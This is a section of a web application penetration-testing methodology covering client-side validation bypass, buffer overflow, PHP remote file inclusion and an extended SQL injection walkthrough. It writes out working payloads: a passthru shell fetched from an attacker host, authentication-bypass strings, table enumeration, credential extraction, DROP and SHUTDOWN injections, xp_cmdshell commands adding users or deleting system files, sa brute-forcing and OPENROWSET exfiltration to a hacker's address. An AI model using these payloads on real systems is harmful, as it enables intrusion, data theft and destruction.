
Description

Web applications must validate each and every input request from the user. For instance, sensitive or business critical fields such as price and quantity cannot accept negative values. This means that the data type and corresponding values must first be checked before the web applications serves the data to the client.

Web developers quite often validate the information on client-side before posting it to the server using client-side scripting tools. This is very true especially in the case of Javascript and VBscript web pages. Users can very easily bypass client-side validation by modifying the request after the browser has validated it and before it reaches the server. Tools named ACHILLES or PAROS can be used for this purpose of intercepting requests before they reach the server and after the browser has validated form fields.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation

Countermeasures

- Validate the sensitive parameters at server-side.
- Handle errors gracefully. Do not display default error messages.
- Audit critical exceptions.

Tool[s]

- ACHILLES, PAROS, BURP

Further Reading[s]

Remarks

T.16.2 Test Buffer overflow

Description

In simple language, a *buffer overflow* means passing the application a larger chunk of data than what it is expecting. If the size of the field is validated at the client-end, it can be utilized to perform a buffer overflow attack. This is done by simply bypassing client-side validation by modifying the client request after the browser has validated the data and before it reaches the server. A tool named ACHILLES can be used for this purpose.

- In Buffer Overflow attacks, the parameter contains an embedded machine code instructions which are intended to overwrite the stack.
  - Uncrafted buffer overflow attack
  - Crafted buffer overflow attack
- Web application components in some languages that do not properly validate input can be crashed. These components are commonly (Non .NET/Java) include CGI, libraries, drivers, and web application server components.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

-

Tool[s]

- ACHILLES, PAROS

Further Reading[s]

Remarks

T.16.3 PHP Insertion

PHP is a widely used language in web applications. It has lots of features found in high-level programming languages today. For example: PHP's transparent memory management is similar in syntax to the C language, offers simplicity for common tasks (file management and string parsing) and includes a full-featured API with functions that let coders access most popular database servers very easily.

PHP configuration is specified in a file *php.ini*, residing in */windows* or */winnt* (in Windows environments) or in /etc in the Unix world. If the webserver that executes scripts is Apache Win32, it is necessary to have a copy of php.ini in the install directory.

There are two options in the config file that, when activated, let the attack be implemented:

allow_url_fopen = On

- *if this option is **on**, it is posible to open files located on remote servers (using http or ftp protocols) through fopen ()*

register_globals = On

- *if this option is **on**, it is possible to retrieve values for variables used in PHP code from parameters in an HTML form (you can set PHP variables using HTML)*

As long as these two options are on, and one script in the application presents the structure we will see next, it is possible to inject arbitrary PHP code in web server files. In this situation, it is possible to run arbitrary commands remotely with privileges of the UID running the script.

- **Zeroboard**: gestor de tablones basado en web, con la funcionalidad habitual de un foro en Internet

- **PhpBB**

Products listed below were vulnerable to this type of attack:

- *osCommerce: e-commerce solution that lets you create a web-based online store*
- *Zeroboard: web-based board manager*
- *PhpBB: web-based BBS manager*

Now it's time to analyze vulnerable scripts in these products.

In osCommerce, the name of the vulnerable script is include_once.php:

```
<?
if (!defined($include_file . '__')) {
   define($include_file . '__', 1);
   include($include_file);
}
?>
```

This script is frequently used in different parts of the application. Developers have tried to encapsulate code-insertion functionality into *include_once.php*, so that, when one fragment of code needs to be inserted, this script is inserted first to take care of inserting the code specified (it also defines a symbol to avoid inserting the same code more than once).

As an example, consider this code snippet, extracted from product_reviews.php:

```
<body marginwidth="0" marginheight="0" topmargin="0" bottommargin="0" leftmargin="0" rightmargin="0" bgcolor="#FFFFFF">
<!-- header //-->
<? $include_file = DIR_WS_INCLUDES . 'header.php'; include(DIR_WS_INCLUDES . 'include_once.php'); ?>
<!-- header_eof //-->
```

Here we can confirm the code-insertion strategy explained above.

Once the script is analyzed, explotation is trivial. You just have to bring up a webserver in the machine where you plan to implement the attack and include one PHP file with code you would like to execute. For example:

```
<? passthru ("<comando>") ?>
```

With *passthru* we get a PHP-based shell in the vulnerable webserver: We can execute any command and see the output:

http://servidor_vulnerable/catalog/inludes/include_once.php?include_file=http://atacante/shell.php

A similar error, although with a slightly different structure, is found in the script *install.php* of phpBB 2.0.1. This script completes the installation process, performs some checks and creates a database which will be used as a content backend. The administrator can make configuration changes after authentication. Here is a fragment of the vulnerable code:

```
include($phpbb_root_dir . 'includes/functions_selects.'.$phpEx);
```

Again, if *register_globals* and *allow_url_fopen* are **on**, it is posible to insert PHP code from another webserver. However, this is possible with just one limitation: the name of the included script should be *functions_selects.php*, and this file should belong to includes directory:

http://servidor_vulnerable/install.php?phpbb_root_dir=http://atacante/

The last example covered here is ZeroBoard. The vulnerable script is *_head.php*, which makes a code-insertion very similar to the one found in the previous example, but the name of the script should now be *alib.php*:

http://servidor_vulnerable/_head.php?_zb_path=http://atacante/

Next, we are going to build our own scenario in which we test this vulnerability. The vulnerable script is *include_once.php*, same as in osCommerce:

```
<?
```

```
if (!defined($include_file . '__')) {
   define($include_file . '__', 1);
   include($include_file);
}
?>
```

This is the main page, which we intend defacing:

<Diagram>

Code we want to execute in the vulnerable server:

```
<?  passthru ("echo defaced_web! > indice.html"); ?>
```

Now we just have to access a URL like this one:

http://10.0.1.1/include_once.php?include_file=http://10.0.1.2/ataque.php

We have got to change the content of the main webpage:

<Diagram>

T.17 TEST SQL INJECTION

Description

SQL Injection is a technique which allows an attacker to create or alter existing SQL commands (by using some special symbols) to gain access to important data or even the ability to execute system level commands on the server. SQL injections are the result of *poor input validation* and can be blocked by proper input sanitization. A SQL injection attack exploits vulnerabilities in input validation to run arbitrary commands in the database. It can occur when your application uses input to construct dynamic SQL statements to access the database. It can also occur if your code uses stored procedures that are passed strings that contain unfiltered user input.

The issue is magnified if the application uses an over-privileged account to connect to the database. In that instance, it is possible to use the database server to run operating system commands and potentially compromise other servers, in addition to being able to retrieve, manipulate, and destroy data.

Purpose

SQL Injections occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application. Applications that do not correctly validate and/or sanitize user input, can potentially be exploited in several ways:

- Changing SQL values.
- Concatenating SQL Values.
- Adding Function calls & stored Procedures to a statement.
- Typecast and concatenate retrieved data.
- Adding system functions & procedures to retrieve critical information about the server.

Test Environment

The Test environment developed by us is very simple, which uses Microsoft SQL server 2000 as a Database Management System, Web Server and an authentication web site. The test environment also contains two asp pages – one, for gathering user input and the second, for checking user input against data in the database using SQL Query.

Architecture

The Test Environment is based on the two-tier architecture. A diagram of a typical two-tier architecture is shown below:

<Diagram>

In a two-tier architecture a client talks directly to a server, with no intervening server. It is typically used in small environments (less than 50 users).

Some important characteristics of a two-tier application are:

- User Interface on clients (desktops).
- Database on servers (more powerful machines).
- Business logic residing mostly on clients.
- Stored procedures for data access on the servers.
- SQLs used for communication.

Database Management System:

[Microsoft SQL Server 2000].

Database Name	: Injection.	
Table Name	: Authentication.	
Table Structure	: Slno	Integer (4)
	Name	Character (20)
	Password	Character (20)

Front-end Structure:

Authentication Page: [Login.asp]

This page is designed to take user input. There are two text boxes in the page with one submit button. When user click on the submit button the values of the text boxes are submitted to verify.asp page at the Server site.

Objective

- Bypassing Authentication
- Retrieving the Database Structure
- Understanding Execution of the DML Statements

T.17.1 Methodology

- Check SQL Injection Vulnerability
- Bypass user authentication

- Get Control of Database
- Get Control of Host
- Map Internal LAN and *get* data from other hosts
- Attack other Systems

T.18 TEST SERVER SIDE INCLUDE

[Text for this section is coming soon]

T.19 GLOBAL COUNTERMEASURES

For web application security, countermeasures can be divided into two parts:

1. Client-Side countermeasure
2. Server-Side countermeasure

CLIENT SIDE COUNTERMEASURE

- Logout all sessions when done
- Do not select “Remember Me” options
- Protect your cookies desktop security
- Ensure SSL is being used when given a choice of standard / secure login
- Patch your browser to guard against some nasty Cross-site Scripting attacks
- Treat emails with session id information in URL’s just as securely as username/password

SERVER SIDE COUNTERMEASURE

- Patch your web server regularly
- Make sure that the web server exposes as less details as it can
- Keep an eye on logs on the web server. If you find any malicious request continuously from a specific IP, block the IP.
- Use Outbpund filter to protect your web server
- Use multiple 404 pages and send them randomly
- Write an application in such a way that it validates data on server and client side.

T.20 FURTHER READIG

Web Hacking By Saumil Shah/ Shreeraj Shah
Hacking Exposed – Web Edition By Stuart McClure

U WEB APPLICATION SECURITY ASSESSMENT (CONTINUE…) – SQL INJECTIONS

U.1 DESCRIPTION

SQL Injection is a technique through which an attacker can create or alter existing SQL commands (by using some special symbol) to gain access to important data or even the ability to execute system level commands in the server. Additionally after getting control on server other SQL Servers can also be mapped. SQL injections are the result of Poor Input Validation and can be blocked by proper input validation.

U.2 PURPOSE

SQL Injections occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application. Application that do not correctly validate and/or sanitize the user input can potentially be exploited in several ways.

- Changing SQL values.
- Concatenating SQL Values.
- Adding Function calls & stored Procedures to a statement.
- Typecast and concatenate retrieved data.
- Adding system functions & procedure to find out critical information about the server.

U.3 TEST ENVIRONMENT

Test environment developed by us is very simple, which uses Microsoft SQL server 2000 as a Database Management System, Web Server and an authentication web site. The test environment also contains two asp pages one is for gathering user input & another one is for checking user input against the data in the database using SQL Query.

Architecture

Test Environment is based on the two-tire Architecture. Diagram of typical two-tire architecture is shown below:

<Diagram>

In two-tier architecture a client talks directly to a server, with no intervening server. It is typically used in small environments (less than 50 users). Some important characteristics of a two-tier application are:

- User Interface on clients (desktops).
- Database on servers (more powerful machines).
- Business logic residing mostly on clients.
- Stored procedures for data access on the servers.
- SQLs used for communication.

Database Management System:
[Microsoft SQL Server 2000].

Database Name	: Injection.	
Table Name	: Authentication.	
Table Structure	: Slno	Integer (4)
	Name	Character (20)
	Password	Character (20)

Front-end Structure:
Authentication Page: [Login.asp]
This page is designed to take user input. There are two text boxes in the page with one submit button. When user click on the submit button the values of the text boxes are submitted to verify.asp page at the Server site.

U.4 TERMINOLOGY

[Text]

U.5 OBJECTIVE

- Bypassing Authentication
- Retrieving the Database Structure
- Understanding Execution of the DML Statements
- Execute system operating command
- Map Internal Network

U.6 EXPECTED RESULT

[Text]

U.7 METHODOLOGY / PROCESS

U.7.1.1 CHECK SQL INJECTION VULNERABILITY

To find whether a site is vulnerable to SQL injections, try followings special characters in input:

‘	;	,	“	%	-	*

U.7.1.2 BYPASS USER AUTHENTICATION

1. ' Or 1=1); --
2. 'OR''='
3. ' any_bad_value
4. ‘ “
5. ‘ “or”
6. ‘admin’—
7. “any_bad_value” ‘ etc

U.7.1.3 GET CONTROL OVER DATABASE

1. Getting Name of the Table (Using Having Clause)
2. Getting all Columns of the Table (Using Group by Clause)
3. Determining the Number of Columns: (Using Union Clause)
4. Finding Data types (using aggregate functions)
5. Getting Username & Password from table
6. Inserting Values in the Table
7. Updating Values of the Table
8. Deleting Entire Data from the Table (using Delete or Drop statement)
9. Displaying desired Information from the table in the Browser

U.7.1.4 GET CONTROL ON HOST

1. Getting server name
2. Executing Commands on the Serer
3. Shutting Down the SQL Server
4. Brute Force to Find Password of SQL Server
5. Retrieving data from SQL Injections
6. Xp_regread and Xp_regwrite extended procedure
7. Xp_servicecontrol Extended Procedure

U.7.1.5 Map Internal Network

U.7.1.6 Run Automated Scanner

In case you haven't found the SQL Injection vulnerability you can run the the automated scanner. This can also be done after performing all tests mentioned above to cover other holes which may remain while manual assessment.

U.8 Check SQL Injection Vulnerability

The first step before performing the SQL Injections is, to test whether a site is vulnerable to SQL Injections or not. It can be achieved by giving some specially crafted input. If input results in an error message or abnormal webpage, it means site is vulnerable to SQL Injections. To find whether a site is vulnerable to SQL injections, try followings special characters in input:

‘	;	,	“	%	-	*

Note:

It is frequent to see web applications, in such a way that in the face of any error: it shows a generic message, redirects the user to the home page or just refreshes the last page visited. This usually has the effect that, although the SQL injection is happening, the result of it is not shown to assessor. Some of the techniques specified, have been developed to affront this situation commonly known as “Blind SQL Injection”, anyway, there will always exist the possibility of using some proxy type application, to intercept HTTP traffic in search of intermediate answers, so that one can check SQL Injection vulnerability.

U.9 Bypassing User Authentication

Description

This step could be used to bypass the authentication without providing the valid username and password.

Objective

To bypass the authentication without providing the valid username and password

Expected Result

An attacker can get the unauthorized access of website without providing credentials.

Step-by-step explanation

An attacker can easily bypass Login Page without providing a valid user name & password. He just needs to give:

' or 1=1-- (In the User Name text Box)

On submitting this page SQL query (at the server) becomes:

select * from authentication where name = ' ' or 1=1--

Note:

MS SQL Server treats anything after -- as comment so rest of the query will be ignored.

Even if a site is vulnerable to SQL Injections, most of the time it will not work since it entirely depends upon the way that ASP Code is written. Try all the following possible combinations:

1. *'or 1=1; --*
2. *' or 1=1); --*
3. *'OR''='*
4. *' any_bad_value*
5. ‘ “
6. ‘ “or”
7. ‘admin’--
8. “ any_bad_value” ‘ etc.

Note:

These injections might not always produce positive effect. The effect of SQL injections is depend on how well the web application programs.

Secure against illegal authentication?

To restrict illegal authentication, one may use stored procedures (passing username as its parameter), instead of writing complete SQL query in the querystring. That is something like .

Set Recordsource = connectionstering.execute (exec logincheck
"' &requset.querystring ("username") &"'").

Now while trying to bypass this code by supplying *' or 1=1'* as username it won't work. The reason is SQL queries that execute a stored procedure can't be conditional and the presence of *'OR'* makes it so. Thus produce an error:

Microsoft OLE DB Provider for ODBC drivers error '80040e14'
[Microsoft][ODBC SQL Server] Incorrect syntax near the keyword 'or'.
/verify1.asp, line 5.

U.10 GET CONTROL OVER DATABASE

Description

Using the SQL Injection an attacker can insert or update the values in the table, before that an attacker has to get the information of table, such as table name, column name and other information.

Expected Result

To get the table name, column name and type which will be used for an attacker inserting, reading and modifying table records.

Step-by-step explanation

U.10.1 Getting Name of the Table (Using having Clause)

So as to obtain the name of the table used in the query, or also at least one of its fields, an attacker will be able to build an entry 'having 1=1-- , in the username/password form.

select * from authentication where name = ''having 1=1--' and password =

''having 1=1--'

When ODBC tries to parse this query the next error message is generated:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'authentication.slno' is invalid in the select list because it is not contained in either an aggregate function and there is no GROUP BY clause.
/verify.asp, line 24

From this interesting message, an attacker can get the name of table (authentication) and a column name (slno) which will be extremely useful for later enumeration.

U.10.2 Getting all Columns of the Table: (Using Group by Clause)

With the information mentioned above and using the statement "having" with the statement "group by", an attacker will be able to list the rest of column of the targeted table.

'group by authentication.slno having 1=1—

As it was supposed, the SQL statement in the server side will look like this:

select * from authentication where name = 'group by authentication.slno having 1=1--

Once the query is processed, ODBC will give us an error message for new enumerated field!

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'authentication.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/verify.asp, line 24

The error is generated by ODBC driver because group by should contain all the columns occurring in select list. By keep-applying group-by clause recursively with newly found column, an attacker can get all names of columns of the table.

U.10.3 Determining the Number of Columns: (Using Union Clause)

To check that whether Attacker has got all the columns or not, he has just need to use union clause: An attacker can proceed by giving following input into text box:

Xyz' union select slno,name from authentication; --

On submitting this value the query at the server site becomes something like:

select * from authentication where name = 'Xyz' union select slno, name from authentication—

When ODBC try to parse this query it will generate following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/verify1.asp, line 24

What does this error means?

Server is telling that slno & name are not the only columns in the table, as the UNION clause is not matching the number of columns in the table. This means that attacker has to use group by clause again to find the hidden columns. When he includes all the columns in the query, ODBC will not generate any error message & this would be the indication that attacker has got all the columns of the table.

U.10.4 Finding Data types: (using aggregate functions)

At this stage attacker got the table name & all the columns of the table. But if he wants to insert some value(s) into the table or update some columns value, he would need to know about the data type of the columns. To find out data type of the column just he has to enter:

Xyz'union select sum(field_name)—(In the username text box)

When this value will be submitted to the server, query at the server becomes:

***select * from authentication where name = 'xyz'union select sum(field sum* (field_name)--**

Here (field_name) is a column name of currently used table. When ODBC try to parse this query, it will generate following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server] The sum or average aggregate operation cannot take a char data type as an argument.
/verify.asp, line 24

The above error message is giving information that the name field of the table is of VARCHAR type. In case that the table field would have been of the NUMERIC type, the ODBC eror, would have looked this way:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server] All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/verify.asp, line 24

By proceeding in the same manner & applying aggregate functions on the rest of the columns we can get data types for all the columns.

Note:
Another way to get the type information is us the system tables SYSOBJECTS and SYSCOLUMNS (only for MS-SQL Server) to enumerate data type in a neat way. Lets see how the statements to inject should look like:

Ups' union select b.name,1,1 from sysobjects a, syscolumns b where a.id=b.id and a.name='table_name' and b.colorder = 48 --

And its result:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'field_name' to a column of data type int.
/Login.asp, line 85

Why we need all columns and Data Types?
Since some columns does not support null values, we have to specify some value for those columns otherwise it won't be possible to insert values into table. In order to achive this, we need all column names and data type.

U.10.5 Getting Username & Password from table:

Aggregate functions can be used to determine some values in any table in the database. Since attackers are interested in usernames & passwords, they likely to read the usernames from the user table, like this:

' union select min(name), 1,1 from authentication where username > 'a'-- (In the username text box)

When this value is submitted to the server, it will become:

select * from authentication where name ='' union select min (name), 1,1 from authentication where username > 'a'; --

When the above query is executed, its first statement (before *"union"* clause) returns null value and Second returns minimum username that is greater than 'a', while attempting to convert it to an integer, produces error:

Microsoft OLE DB provider for ODBC driver error '80040e07'
[Microsoft][ODBC SQL server driver][SQL server] syntax error converting the varchar value 'Xyz' to a column of data type int.

/verify.asp, line 25

So the attacker now knows that the username 'Xyz' exists in the table. He can now iterate through the rows in the table by substituting each new username, he discovered into where clause:

'union select min(name), 1,1 from authentication where username > 'Xyz'-- (In the username text box)

Again when ODBC tries to convert character value in the integer, it generates an error:

Microsoft OLE DB provider for ODBC driver error '80040e07'
[Microsoft][ODBC SQL server driver][SQL server] syntax error converting the varchar value 'Mylogin' to a column of data type int.
/verify.asp, line 25

From this error attacker has got one more username that exist in the table. By using the same trick, he can obtain all the username from the table. Once the attacker get the usernames, he can gather passwords:

'union select password, 1,1 from authentication where name ='Xyz'-- (In the username text box)

Again ODBC tries to convert character value (password) to an integer & generates the following error message:

Microsoft OLE DB provider for ODBC driver error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] syntax error converting the character value 'Abc' to a column of a data type Int.

From the above error attacker comes to know that "Abc" is the password for user "Xyz".

A More elegant way to display all username & password is to concatenate usernames & passwords into a single string & then attempt to convert into an integer. This technique is documented forward in this same section, under the title: “Displaying desired Information from the table in the Browser”

U.10.6 Inserting Values in the Table:

As attacker has already got all the necessary information (table name, column name, data type of columns) , He can easily insert data into the table using insert statement. The attacker just needs to enter:

’ insert into authentication (name, password) values ('xyz','xyz')--

When this value is submitted to the server, the query becomes:

select * from authentication where name = ’ ’insert into authentication (name, password) values (‘xyz’,'xyz')--

Here the select query doesn’t make any sense so it is ignored & insert query will execute successfully.

U.10.7 Updating Values of the Table:

In order to update the values of the table, attacker can follow the same procedure as insert. To update values of columns, say password of a user, attacker just has to inject the next statement in the user name text box:

’ update authentication set password = 'Xyz' where name =‘mylogin’-- (In the username text box)

When this values is submitted, the query at the server becomes:

select * from authentication where name =’’update authentication set password = ‘mylogin’ where username = ’Xyz’--

So what the attacker has done, he has successfully changed the password of user “Xyz”, without knowing his Old Password.

U.10.8 Deleting Entire Data from the Table: (using Delete or Drop statement)

Any attacker can make our life much more difficult by dropping the data of entire table with Delete or Drop statement. He just has to enter a simple statement in the username textbox:

'; drop table authentication--   or   Xyz' delete from authentication--

When this statement is submitted to the server, query becomes:

select * from authentication where name = '';drop table authentication--

or

select * from authentication where name = 'Xyz' delete from authentication--

This query results in loss of all the data stored in the authentication table.

U.10.9 Displaying desired Information from the table in the Browser

It is already mentioned earlier that how to get username and password. It is discussed here in more detail to get all fields of the table. An attacker can use of stored procedure/PL-SQL/Transact SQL Block, to display entire data of Column(s) in the browser itself. There are three steps procedure:

1º STEP - Generation of Auxiliary Table

The initial idea behind the first step, is to use the SQL functionality to generate tables on the fly with the clause INTO, saving itself to one record (what will be more effective for post visualization) that can be exported later.

In this way, the attacker will have to create a temp table (Over the server), which will contain data extracted from the main table (Over the server). The temporary table contains only one column & that column will contain the values from different columns of the main table as a string.

Let´s see how an SQL string injected in Transact SQL (Microsoft SQL Server) to get this effect

'declare @col varchar(8000) set @col='' select @col=@col+name+'/'+password+';'from authentication where slno>@col select @col as col into temp_table—

This script, which is written in Transact SQL, converts all usernames & passwords into a single string & store into a temporary table. In the same way, in Oracle could be built a PL/SQL Block for the same purpose:

Xyz' begin declare @col varchar (2000)
Set @col=':'
Select @col = @col +name+'/'+password from authentication;
Select @col as col into temp_table;
End; --

Note:
temp_table is the temporary table name. Col is the name of column of temporary table temp_table. @Col is variable for the PL/SQL script.

2º Step - Browsing the auxiliary table
In the second step, the attacker want to display data from the temporary table that he has created in the previous step. To do this, the attacker has to build and inject a SELECT to consult the temporary table temporally, for what he will use the technique of joining previously commented at the beginning of this section:

Zxy'union select col,1,1 from temp_table--

After submitting the above text in the username text box, SQL query at the server site will become:

select * from authentication where name = '' Union select col,1,1 from temp_table--

The first column in the authentication is numeric & the column in the temp_table is character type, when ODBC tries to match the two columns, it generates an error and will display all the data in the Browser from the temp_table.

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'Xyz/abc;MyLogin/xyz;Abc/xyz to a column of a data type Integer.

3º Step - Deletion of auxiliary table
Once obtained the searched data, the attacker will delete the temporary table by injecting the DROP command, as shown in the following example:

';drop table temp_table—

U.11 Get Control on Host

Description
Once the attacker has got control to the database, they are likely to use that access to gain further control.

Expected Results
An attacker can achieve this by using following:

- Using @@variables of SQL Server.
- By using xp_cmdshell extended procedure to run commands on the server.
- By using xp_regread extended procedure to read the registry keys of the server.
- By using xp_regwrite extended procedure to edit the registry of the server.
- By using xp_servicecontrol
- Use other extended procedures to influence the server functions.
- Use bulk insert statement to read a file on the server.

Step-by-step explanation

U.11.1 Getting Server Name

We can even determine server name by using SQL-SERVER built-in functions in to SQL Queries.

Eg: **' union select @@servername,1,1--**

Select @@servername will return the server name & when it is compared with the first column of authentication table (which is a numeric column) ODBC will generate an error & server name will be printed in the Browser.

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 3)
' to a column of data type int.

U.11.2 Executing Commands on the Serer

An attacker can use SQL-SERVER built-in procedure (xp_cmdshell) to run operating system commands at the server. Here are some examples that how can an attacker exploit your system:

Sentencia	Propósito
' Xp_cmdshell 'dir'	To get the listing of existing directories/files on the server
‘ Xp_cmdshell ‘net user’	To get listing of all users on the machine
‘Xp_cmdshell ‘del boot.ini’	Delete any system file
‘Xp_cmdshell ‘net share nombre=drive:path’	Sharing resource
‘Xp_cmdshell ‘net user username password’	Add user

U.11.3 Shutting Down the SQL Server:

An attacker can even shutdown the SQL server if the privileges are not managed properly. An attacker can shut down the server by giving following statement in the username text box:

‘;SHUTDOWN--

When this value is submitted at the server site, the SQL Query becomes:

select * from authentication where name = ‘‘; SHUTDOWN—

As ‘;’ is the command separator in SQL server, after executing the select statement it executes SHUTDOWN statement which stops the SQL server & any further request sent to the server will fail.

U.11.4 Brute Force to Find Password of SQL Server:

If attacker has access to an account that can issue the ‘OPENROWSET’ command, they can attempt to re-authenticate with SQL Server, effectively allowing them to guess passwords. There are several variants of ‘OPENROWSET’ syntax. The most useful syntax of OPENROWSET is:

Using MSDASQL:

select * from OPENROWSET (‘MSDASQL’,’DRIVER = {SQL SERVER}; SERVER =; uid = Sa; pwd = Sa ’,’’ select * from version’)

Using SQLOLEDB:

select * from OPENROWSET (‘SQLOLEDB’, ’ ‘; ‘Sa’; ‘Sa’,’ select @@version’)

By default everyone can execute ‘XP_execresultset’, which leads to the following elaboration on the previous two methods:

Using MSDASQL:

exec XP_execresultset N‘ select * from OPENROWSET (‘ ‘ MSDASQL‘ ’ ’, ‘ ’ DRIVER ={SQL Server}; SERVER =; uid = Sa; pwd =foo ‘‘, ‘’ select @@version) ‘, N’master

Using SQLOLEDB**:**

exec XP_execresultset N’ select * from OPENROWSET (‘’ SQLOLEDB ‘’, ‘’ ‘’; ‘’ sa ‘’; ‘’ foo ‘’; ’’ select @@version ‘’)’ N’master

By default, in the SQL Server 2000, a low–privileged account cannot execute the MSDASQL variant of the above syntax, but they can execute the SQLLOLEDB syntax. OPENROWSET authentication is instant, and provides no timeout in case of an unsuccessful authentication attempt, it is possible to inject a script that will brute force the ‘sa’ password by using the processing capabilities of the server itself.

U.11.5 Retrieving data from SQL Injections:

The functions OPENROWSET & OPENDATASOURCE can be used to pull data to & from the remote database to a local database. OPENROWSET can be used with select, Insert, Update & delete statement on the external data source.

Note:

Performing data manipulation on the remote data source is not very common & it is not possible always because it is the dependent on the OLEDB provider. SQLOLEDB supports this feature.

Below is the example how data can be directed to the remote data source:

insert into

OPENROWSET (‘SQLOLEDB’ ‘server = servername; uid = sa; pwd = sa’, ‘select * form table1’) select * from table2)

The above example will append all the data from local table ‘table2’ to the ‘table1’ of the remote database. Similarly an attacker can redirect data from the remote database to its local database using OPENROWSET function. For ex:

Insert into

OPENROWSET (‘SQLOLEDB’, ‘uid = sa; pwd =sa; network = abcd, 1433; address = hackers_ip_address; ‘select * from table1’)
Select * from table2

The above example will first retrieve all the data from the remote data source ‘table2’& then transfer it at the hacker’s data source ‘table1’ situated at the given network address.

Note:

In order to push or pull the data to & from the remote data source the structure of the remote & local data source must be identical. Using the OPENROWSET command an attacker can get any desired information from the remote server. For ex: an attacker can get critical information from the databases like sysobjects, syscolumns, sysdatabse, sysxlogins etc.

U.11.6 Xp_regread and Xp_regwrite extended procedure:

An attacker can use extended procedure to read or change the registry contents. He can use extended procedure xp_regread to read the registry of the system or xp_regwrite to write in the system registry. For example, to read the value “TestValue” from the key, 'SOFTWARE\Test' of 'HKEY_LOCAL_MACHINE' into the variable @test the attacker can use:

DECLARE @test varchar (20)
EXEC master..Xp_regread @rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Test', @value_name ='TestValue', @value=@test
OUTPUTSELECT @test

Some more e.g. are:

Exec xp_regread HKEY_LOCAL_MACHIN,
'SYSTEM\Cureentcontrolset\Services\lanmanserver\parameters','nullsessionsh are'

(This determines what null-session shares are available on the server)

Exec xp_regenumvalues HKEY_LOCAL_MACHINE, '
SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'

(This will reveal all of the SNMP communities Configured on the server. With this information, an attacker can probably reconfigure network appliances in the same area of the network, since SNMP communities tend to be infrequently changed, and shared among many hosts)

E.g. of xp_regwrite:

EXECUTE xp_regwrite [@rootkey =] 'rootkey', [@key =]'key', [@ value_name =]'value_name', [@ type =]'type', [@ value =]'value'

For example, to write the variable 'Test' to the 'TestValue' value, key 'SOFTWARE\Test', 'HKEY_LOCAL_MACHINE' an attacker can use:

